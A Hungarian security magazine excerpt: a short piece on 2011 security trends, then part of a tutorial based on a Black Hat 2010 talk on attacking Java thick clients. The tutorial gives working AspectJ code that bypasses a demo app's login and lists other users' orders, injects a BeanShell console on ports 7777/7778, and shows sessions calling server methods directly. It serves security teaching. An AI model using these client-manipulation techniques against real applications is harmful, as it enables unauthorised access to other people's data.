Egyre elfogadottabbá válnak a „felhő" (cloud computing) alapú technológiák a vállalati piacon, amely jelentős új biztonsági, menedzsment és adatvédelmi kihívásokat hoz magával. A Harris Interactive nagyvállalati vezetők körében végzett kutatása rávilágít, hogy a megkérdezettek több mint háromnegyede már használ valamilyen számítási felhőt. A fő motiváló tényezők az alacsonyabb költség, a kisebb kezdeti beruházás és jól látható megtérülés, de aggasztó az adatbiztonság kérdése ezen az új területen.[4] 2011 egyik legnagyobb problémájának az átruházott bizalom (transitive trust) ígérkezik. Egyre több adatot kell rábízni olyan szolgáltatókra, amelyekről nem sokat tudunk. A kérdés az, miként lehet meggyőződni arról, hogy a szolgáltató – mobiltársaság, felhőszolgáltató – biztonságosan kezeli az adatokat. Pedig ezt a bizalmatlanságot le kell küzdeni, mert a különféle biztonsági rendszerekből származó adatok elemzésére és az ezekből levonható következtetések meghozatalára a cégeknek nincs elég erőforrásuk, így ezekkel külső szolgáltatókat kellene megbízni. A következő egy-két évben eljöhet az ideje a biztonsági távfelügyeletnek és az egyéb biztonsági szolgáltatásoknak.

Az ESET szerint az internet 2011-ben sem lesz biztonságosabb hely. A cég szakértői csoportba gyűjtötték, hogy milyen fenyegetésekkel kell majd szembenéznünk. Arra jutottak, hogy ebben az évben jó eséllyel találkozhatunk **új kártevők** tömegével a **közösségi oldalakon, a Macintosh számítógépeken és az okostelefonokon, de egyre inkább oda kell figyelnünk internetes böngészőnkre és a gépünk elleni zombitámadásokra is. Jelentős veszélyeket rejtenek magukban a platform független kártevők,** amelyek az egységes rendszerek, főként a Java mentén több típusú rendszerben is károkat képesek okozni. A Macintosh platform tulajdonosai is egyre kevésbé vannak biztonságban, a márka népszerűsödésével a támadásoknak is egyre jobban ki lesznek téve a MacOS alapú megoldások.[5] [6]

A korábbinál sokkal nagyobb jelentőségre tesz szert a **mobil biztonság** is. Az **okostelefonok** sokáig nem voltak a vállalati informatikai infrastruktúra részei, robbanásszerű elterjedésükkel azonban a vállalatok biztonságkritikus információvagyonának egy része már ezeken az eszközökön tárolódik, valamint **hozzáférést biztosítanak a vállalatok belső hálózati erőforrásaihoz**. Így minél előbb ki

3 Messmer, Ellen: Good times projected for network security market in 2011. IDC forecasts return to pre-recession level of growth for network security products, Network World
4 Novell: Go from Cloud to Cloud, White Paper
5 SecurityPARK.net: IT security trends predictions
6 Brewster, Tom: We take a look ahead to what threats await us in 2011., ITPro.co.uk

kell találni, hogy miként lehet azokat nem csak az infrastruktúra, hanem a biztonság szempontjai szerint is felügyelni. A biztonsági vezetők számára egyébként nem az eszközökön megjelenő kártevők okozzák a legnagyobb problémát, hanem a készülékek által jelentett adatvesztési kockázat. Elsősorban arra keresik a választ, hogy **miképpen védhetik meg a vállalati adatokat, ha a telefont** (vagy éppen a laptopot, esetleg a táblagépet) **ellopják vagy elveszítik**. Az információk biztonságát az okostelefonokon, a noteszgépeken és a táblagépeken is garantálni kellene, de az ehhez szükséges informatikai-távközlési-mobiltelefonos tudás hiányzik. Itt pont fordított a helyzet, mint a hagyományos IT-biztonság területén, óriásiak a megrendelők igényei, viszont a szállítók nem tudják ezeket maradéktalanul kielégíteni. Az új készülékek beszerzését nem biztonsági megfontolások vezérlik, hanem kényelmi vagy funkcionális szempontok.[7]

Java kliensek támadása II.

Előszó

A dokumentum Stephen de Vries "Attacking Java Clients: A tutorial" című prezentációjára épül, melyet a szerző 2010. július 20-án publikált, és 2010-ben, Las Vegas-ban a Blackhat konferencián prezentált. A prezentáció terjedelme miatt a tartalom bemutatása két részre tagolódik, ahol első ízben az információgyűjtésbe, valamint az analízisbe nyerhetünk bepillantást. A későbbiekben a kiaknázás kerül górcső alá. Ahol megismerkedhetünk egy példa programon keresztül a Java kliensek gyenge pontjainak kihasználási módszereivel, a kliens biztonsági kontrolljainak megkerülésével, befecskendezési technikákkal és a szerver oldali funkciók támadási módjaival.

Az előző kiadványban „A Java kliensek támadásának módszertanában" eljutottunk, az adatgyűjtéstől egész az analízisig, melyet most továbbgöngyölítve ismertetünk a begyűjtött és analizált adatok alapján történő kiaknázással.

Kiaknázás

Most, hogy már jobban értjük az alkalmazás működését, valamint megismertük a biztonsági szempontból érdekes objektumokat, képesek vagyunk manipulálni a logikát közvetlenül az AspectJ használatával. Valamint egy BeanShell példány befecskendezésével interaktívan manipulálhatjuk a klienst.

Foltozás AspectJ használatával

A „before advice" mellett, mely a metódus hívások előtt kerül végrehajtásra és a nyomkövetési példában is szerepel, az AspectJ „around advice" funkciót is biztosít, amely a metódus hívás előtt és azután is végrehajtásra kerül. Ez lehetővé teszi számunkra, hogy teljesen újradefiniáljuk vagy megfoltozzuk a metódusokat, és így tetszőleges funkcionalitást érjünk el.

A fenti nyomkövetés alapján a ClientForm.login metódus által szolgáltatott funkcionalitás könnyen felülírhatónak tűnik. A következő nézet felülírja ezt a metódust egy olyannal, amely nem hívja meg a szerver oldali függvényt, csak egyszerűen hozzárendeli a „A093633" fiók azonosítót az accountId mezőhöz, majd igaz értéket ad vissza.

7 Westervelt, Robert: IBM predicts rising mobile threats, critical infrastructure attacks in 2011 SearchSecurity.com

```
public aspect BypassLogin {

	pointcut loginBypass(ClientForm form) : call(boolean *.login(String,String)) &&
target(form);


	boolean around(ClientForm form) : loginBypass(form) {
	    Class c = form.getClass();
	    try {
	       Field f = c.getDeclaredField("accountId");
	       f.setAccessible(true);
	       f.set(form,"A093633");
	     } catch (Exception e) {
	       e.printStackTrace();
	     }
	     return true;
	}
```

Elképzelés szerint az „around advice” törzsnek a következőnek kell lennie:


```
form.accountId = "A093633"
```

Ugyanakkor a userId „private” hatáskörrel rendelkezik, ezért szükség van a „reflection” API használatára, mely a „private” mezőket elérhetővé teszi, majd beállítja a megfelelő értékeket.

Alkalmaztuk a nézetet, mint ahogyan azt az ajc eszköz használatával a nyomonkövetési szekcióban demonstráltuk:

```
c:\opt\aspectj1.6\bin\ajc -cp "c:\opt\aspectj1.6\lib\aspectjrt.jar";bsh-2.0b4.jar;pf-
joi-full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;AdminBean.jar
TracingAspect\src\com\corsaire\aop\BypassLogin.aj -inpath AdminClient.jar -outjar
NewAdminClient.jar
```

Így már megtekinthetjük a rendeléseket belépés nélkül:



Mindamellett szükségünk volt az accountId előzetes ismeretére ehhez a művelethez. Amennyiben a célunk az, hogy azokba a megrendelésekbe nyerjünk bepillantást, amelyekhez nincs jogosultságunk, akkor két számbavehető út létezik a biztonsági korlátozások megkerülésére.

Egyrészt brute force-oljuk az accountId-t, másrészt úgy foltozzuk a kódot, hogy az alkalmazás továbbengedje a hívásokat a szervernek, amely kinyeri a rendelési azonosítókat (orderId) és egyszerűen tetszőleges azonosítókkal tölti fel az UI[8]-t.


Kicseréljük a populateOrderList() metódust a sajátunkra, amely a lista dobozt a tetszőleges rendelési azonosítókkal tölti fel. Ahhoz, hogy ezt kivitelezzük, kiterjesztjük a meglévő bypassLogin nézetet egy újabb értékeléssel és egy „pointcut” segítségével:

```
public aspect BypassLogin {

      pointcut loginBypass(ClientForm form) : call(boolean *.login(String,String)) &&
target(form);

      pointcut populate(ClientForm form) : call(void *.populateOrderList()) &&
target(form);


      boolean around(ClientForm form) : loginBypass(form) {

          Class c = form.getClass();

          try {

             Field f = c.getDeclaredField("accountId");

             f.setAccessible(true);
             f.set(form,"A093633");

          } catch (Exception e) {

             e.printStackTrace();

          }
      return true;
      }


      void around(ClientForm form) : populate(form) {

             Class c = form.getClass();

             Integer[] myList = new Integer[3];

             myList[0] = new Integer(1001);

             myList[1] = new Integer(1002);

             myList[2] = new Integer(1003);

          try {

             //form.orderListBox.setListData(myList);

             Field f = c.getDeclaredField("orderListBox");

             f.setAccessible(true);

             JList myJList = (JList)f.get(form);

             myJList.setListData(myList);

          } catch (Exception e) {

             e.printStackTrace();

          }

      }
}
```

Az értékeléshez szükség volt a kitekert „reflection” API használatára, hogy elérhetővé váljon a private hatáskörű list box mező.

8 UI (User Interface) – Felhasználói felület

Alkalmazva az előbbieket és futtatva az új alkalmazást, észrevehető, hogy elérhetővé váltak a tetszőleges rendelési azonosítók, melyek más felhasználókhoz köthetők:



Teljesen nyilvánvaló, hogy az AspectJ egy rendkívül hasznos eszköz, amely egyaránt hatékonyan használható, mind a nyomokövetés során, mind a Java alkalmazások foltozásakor.

Shell befecskendezés

Az AspectJ használatával történő foltozgatás számos esetben válhat hasznunkra, mindemellet egyes esetekben az interaktív shell könnyebbé teheti a nyomozást és a manipulációt.


A korábbi analízisből kiderült, hogy az egyik érdekes osztály a ManageOrdersBeanRemote osztály, melynek a meghívása a ClientForm osztályon belül történik. Így célszerű a ClientForm osztályba befecskendezni a BeanShell-t. A legjobb megoldást az szolgáltatná, hogy olyan metódusba tudnánk befecskendezni, amely mindössze csak egyszer kerül végrehajtásra, mivel csak egy BeanShell példányra van szükségünk. Amennyiben ez nem lehetséges, szükségessé válik az, hogy olyan logikával vértezzük fel a befecskendezett kódot, mely megbizonyosodik arról, hogy csak egy példányban indul majd el.

A Java Object Inspector (JOI) egy olyan eszköz, mely lehetővé teszi az objektumok értékeinek vizsgálatát futás közben. Könnyen elképzelhető, hogy a JOI ugyancsak a segítségünkre lehet, ezért célszerű lenne a befecskendezése.


Számos módszer létezik az eredeti Java bytecode módosítására, hogy meghívjunk egy BeanShell konzolt. Kettőt közülük az alábbiakban mutatunk be: Az AspectJ és az Eclipse TPTP használatával történő megoldásokat prezentáljuk – mindkét esetben magas szintű nyelv segítségével határozhatjuk meg, hogy mit és hova szeretnénk befecskendezni.

Befecskendezés Eclipse TPTP segítségével


Esetünkben, mivel mindössze egy ClientForm példány jön létre, befecskendezhetünk egy BeanShell-t a konstruktorba, melyet a TPTP „<init>” metódusként azonosít. Próbálkozásunk során kiválasztunk egy Probe metódust és egy „exit” fregment típust, amely a befecskendezett kódunkat fogja futtatni, miután a konstruktor létrejön. A próbának tartalmaznia kell egy „thisObject”-et, hogy átadhassunk egy ClientForm példányt a BeanShell-nek.



Most már lehetséges a célpontok meghatározása, kiválaszthatjuk, hogy a próbálkozásunk melyik csomag, melyik osztályának, melyik metódusába kerüljön befecskendezésre.



A továbbiakban szükségünk lesz a BeanShell-re és a Java Object Inspector-ra (JOI).




Miután beállítottuk az importálásra kerülő állományokat, szükségünk lesz még további könyvtárakra az Eclipse projekthez és az alkalmazás run szkriptjéhez. Elengedhetetlen a bsh-2.0b4.jar és pf-joi-full.jar fájlok letöltése, melyeket helyezzünk el az admin kliens home mappájában, majd adjuk hozzá őket az Eclipse projekt külső jar-jaihoz.

A következő probe fregment lesz használatos:

```
Interpreter i = new Interpreter();  //The BeanShell interpreter
try {
  i.set("form", thisObject);
  i.eval("setAccessibility(true)");
  i.eval("server(7777)");          //Start a BeanShell console on ports 7777 and 7778
  Inspector.inspect(thisObject);    //Start the JOI using thisObject
} catch (Exception e) {
   e.printStackTrace();
}
```

Ez elindít egy új BeanShell interpretert és átadja a a „thisObject”-et, mely a ClientForm egy példánya, amire a „form” alias névvel hivatkozhatunk. Majd lehetővé teszi a private metódusok elérését és elindít egy szervert a 7777-es porton. (Ez egy HTTP szerver, mely egy Java Applet-et hosztol egy beágyazott BeanShell konzollal.) A 7778-as port egy konzol példánnyal rendelkezik, mely telnet segítségével érhető el.

Következő lépés az eredeti AdminClient.jar finomhangolása az új próbával. Amennyiben a methodTracing próba ugyancsak a projektben van, akkor jobb klikkel rákattintva az új beanshell.probe-ra kiválaszthatjuk a „Static instrumentation”-t. Ez egy jar fájl listát prezentál, melyeket hangolhatunk.



Az indító szkriptnek tartalmaznia kell a két új JAR fájlt:

```
java -classpath bsh-2.0b4.jar;pf-joi-full.jar;lib\appserv-ext.jar;lib\appserv-
deployment-client.jar;lib\appserv-rt.jar;lib\javaee.jar;lib\swing-layout-
1.0.4.jar;..\AdminBean\dist\AdminBean.jar;dist\AdminClient.jar;"C:\Documents and
Settings\Administrator\workspace\probe\bin" com.corsaire.ispatula.Main
```

Ezen a ponton készen állunk a módosított alkalmazás indítására, mely elindítja a BeanShell-t, amelyet a 7778-as porton érhetünk el telnet segítségével. Mielőtt BeanShell-en keresztül feltárnánk az alkalmazást, bemutatásra kerül egy másik eljárás egy konzol befecskendezésére AspectJ segítségével.

Befecskendezés AspectJ használatával

Az AspectJ képes összefonni az új bytecode-ot egy meglévő JAR fájllal, hasonló módon mint az Eclipse TPTP. Az AspectJ csomag az alábbi címen érhető el:

http://www.eclipse.org/aspectj/downloads.php

A következő lépés az, hogy definiálunk egy aspektust, amely azonosítja, hogy az új kód hova legyen befecskendezve (az Aspect terminológiában ezt „pointcut”-nak nevezzük), illetve, hogy milyen kód legyen befecskendezve („advice” névvel illeti az Aspect).

Mivel már megtaláltuk az alkalmas befecskendezési pontot a BeanShell számára – nevezetesen a ClientForm osztály konstruktorát – a következőképpen definiálhatjuk a pointcut-ot:

```
pointcut BeanShell() : execution( ClientForm.new(..) );
```

Az „execution” jelzi az AspectJ számára, hogy fecskendezze be a „BeanShell” kódot, amikor a meghatározott metódus végrehajtásra kerül. A metódus szignatúrája: ClientForm.new(..), ahol a dupla pont a paraméter mezőben egy „wild card”[9]. Erre azért van szükség, mert a ClientForm konstruktornak szüksége van egy paraméterre.

Az „advice”-nak a következőképpen kell kinéznie:

```
after() : BeanShell() {
    System.out.println("Injecting BeanShell");
    i = new Interpreter();
    try {
        i.set("form", thisJoinPoint.getThis() );
        i.eval("setAccessibility(true)");
        i.eval("server(7777)");
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Amely nagyon hasonlít az Eclipse TPTP kódhoz. Az aktuális objektumon (a ClientForm egy példányán) egy kezelőt szerez a “thisJoinPoint.getThis()”, amely „form”-ként válik elérhetővé a BeanShell-ből.

9 Wild card – joker karakter, helyettesítő karakter vagy karakterlánc

Mentsük el a teljes nézetet egy fájlba, például BeanShellAspect.aj névvel:

```
package com.corsaire.inject;

    Interpreter i;

    pointcut BeanShell() : execution( ClientForm.new(..) );


    after() : BeanShell() {

        System.out.println("Injecting BeanShell");

        i = new Interpreter();

        try {

            i.set("form", thisJoinPoint.getThis());

            i.eval("setAccessibility(true)");

            i.eval("server(7777)");

        } catch (Exception e) {

            e.printStackTrace();

        }

      System.out.println("Injecting JOI");

      Inspector.inspect(thisJoinPoint.getThis());

     }
}
```

Ezek után már lehetőségünk nyílik az AspectJ ajc eszköz használatára, hogy összefonjuk a nézetet a meglévő JAR (AdminClient.jar) fájllal és létrehozzunk egy új JAR-t az összefont kóddal. Az ajc eszköznek szüksége lesz a teljes classpath-ra, ideértve a BeanShell-t és a JOI jar-okat, valamint az aspectjrt.jar fájlt, továbbá a kliensnek szükséges könyvtárakat:


```
c:\opt\aspectj1.6\bin\ajc -cp "c:\opt\aspectj1.6\lib\aspectjrt.jar";bsh-2.0b4.jar;pf-
joi-full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;..\AdminBean\dist\AdminBean.jar
BeanShellAspect\src\com\corsaire\inject\BeanShellAspect.aj -inpath dist\AdminClient.jar
-outjar NewAdminClient.jar
```

Az új JAR fájl futtatásához megadtuk a szükséges könyvtárakat a classpath-ban:

```
java -classpath c:\opt\aspectj1.6\lib\aspectjrt.jar;bsh-2.0b4.jar;pf-joi-
full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-
1.0.4.jar;..\AdminBean\dist\AdminBean.jar;NewAdminClient.jar com.corsaire.ispatula.Main
```

A fenti lépések után egy BeanShell-el rendelkezünk, mely a 7777-es és a 7778-as portokon hallgat és fut a JOI egy példánya, mely képes manipulálni az alkalmazást. Egyébként ugyanezt a technikát alkalmazhatjuk a nyomonkövetés során is.

A JOI a hatáskörben lévő összes objektummal kapcsolatos nézetet biztosítja:



A JOI egy nagyon jól használható grafikus felület a belső változók értékeinek megtekintésére, illetve azok módosítására. Ezeket egyébként a BeanShell konzolból is lekérhetjük, valamint módosíthatjuk. A következő szekció tisztán a BeanShell-re fókuszál, mivel hathatósabb környezetet biztosít mit a JOI.

Az alkalmazás manipulálása BeanShell-ből

Miután az eredeti JAR fájl finomhangolása vagy összefonódása a befecskendezett kóddal megtörtént, telnetelhetünk a BeanShell 7778-as portjára, esetleg nyithatunk egy böngészőt a következő elérhetőséggel: http://localhost:7777

```
Desktop$ telnet localhost 7778
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
BeanShell 2.0b4 - by Pat Niemeyer (pat@pat.net)
bsh % print(form);
ispatulaadmin.ClientForm[frame0,0,26,602x496,layout=java.awt.BorderLayout,title=,resizable,normal,defaultCloseOperation=EXIT_ON_CLOSE,rootPane=javax.swing.JRootPane[,6,27,590x463,layout=javax.swing.JRootPane$RootLayout,alignmentX=0.0,alignmentY=0.0,border=,flags=16777673,maximumSize=,minimumSize=,preferredSize=],rootPaneCheckingEnabled=true]
bsh %
```

Az információgyűjtés alatt megtudtuk, hogy létezik egy „viewOrders” mező, mely egy referencia a ManageOrdersBean EJB-re a ClientForm osztályban. Ugyanakkor létezik egy másik módszer is egy adott osztály metódusainak felsorolására:

```
bsh % methods = form.viewOrders.getClass().getDeclaredMethods();
bsh % for (i=0;i<methods.length;i++) {
        print(methods[i]);
}
public boolean
com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.login(java.lang.String,java.lang.String
)
public java.util.List com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.getOrderIds()
public com.corsaire.ejb.Order
com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.getOrder(int)
public java.lang.String com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.getUserId()
bsh %
```

A grafikus felületen keresztül végrehajtott műveleteket a BeanShell-en keresztül is elvégezhetjük:

```
bsh % ejb = form.viewOrders;  //Get a handle to the EJB
bsh % acc = ejb.login("bob","password");
bsh % print(acc);
bsh % A093633
```

Mivel bob felhasználókét beléptünk, lehetőségünk nyílik a rendelési számok lekérésére:

```
bsh % orders = ejb.getOrderIds(acc);
bsh % print(orders);
[1001, 1007, 1008, 1009, 1010, 1011]
```

Valamint megtekinthetjük az adott rendelések részleteit:

```
bsh % order = cf.viewOrders.getOrder(1001);
bsh % print(order.getBillToFirstName());
Robert
```

A támadások kivitelezése

Elérkeztünk ahhoz a ponthoz, ahol már kivitelezhetjük a dokumentum elején felsorolt három támadási forgatókönyvet.

- Az elérési kontroll funkciók támadása a kliens manipulálásával, mely során illetéktelenül hozzáférhetünk a rendelési információkhoz.
- Szerver oldali befecskendezéses támadások (például SQLi)
- Automatizált brute force vagy szótár alapú támadás

Elérési kontrollok támadása

Az analízis fázis során megértettük, hogy mely metódusok hívása történik meg és azok milyen paramétereket várnak. A BeanShell-ből láthattuk, hogy hogyan kérhetjük le a rendelések listáját egy belépett felhasználóhoz kapcsolódóan. Továbbá megismerkedtünk egy adott megrendelés lekérdezésének formájával:

```
bsh % orders = ejb.getOrderIds("A093633");
bsh % print(orders);
[1001, 1007, 1008, 1009, 1010, 1011]
bsh % order = cf.viewOrders.getOrder(1001);
bsh % print(order.getBillToFirstName());
Robert
```

A rendelés számok csak egész számok lehetnek, próbáljunk lekérdezni egy olyan megrendelést, ami nem bob-hoz tartozik:

```
